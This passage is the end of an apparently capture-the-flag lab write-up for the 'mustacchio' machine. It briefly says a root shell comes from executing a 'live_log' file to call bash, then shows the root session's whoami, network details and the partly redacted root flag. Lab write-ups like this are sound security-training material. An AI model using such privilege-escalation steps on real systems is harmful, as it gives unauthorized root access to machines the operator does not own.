5.9. From here it is as easy as executing the live_log file to call bash from root.

5.10. Popped root shell!

```
root@mustacchio:/home/joe# whoami && hostname && ip a && cat /root/root.txt
root
mustacchio
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:52:76:ea:8a:ef brd ff:ff:ff:ff:ff:ff
    inet 10.10.31.58/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::52:76ff:feea:8aef/64 scope link
       valid_lft forever preferred_lft forever
322[redacted]30393a5
root@mustacchio:/home/joe#
```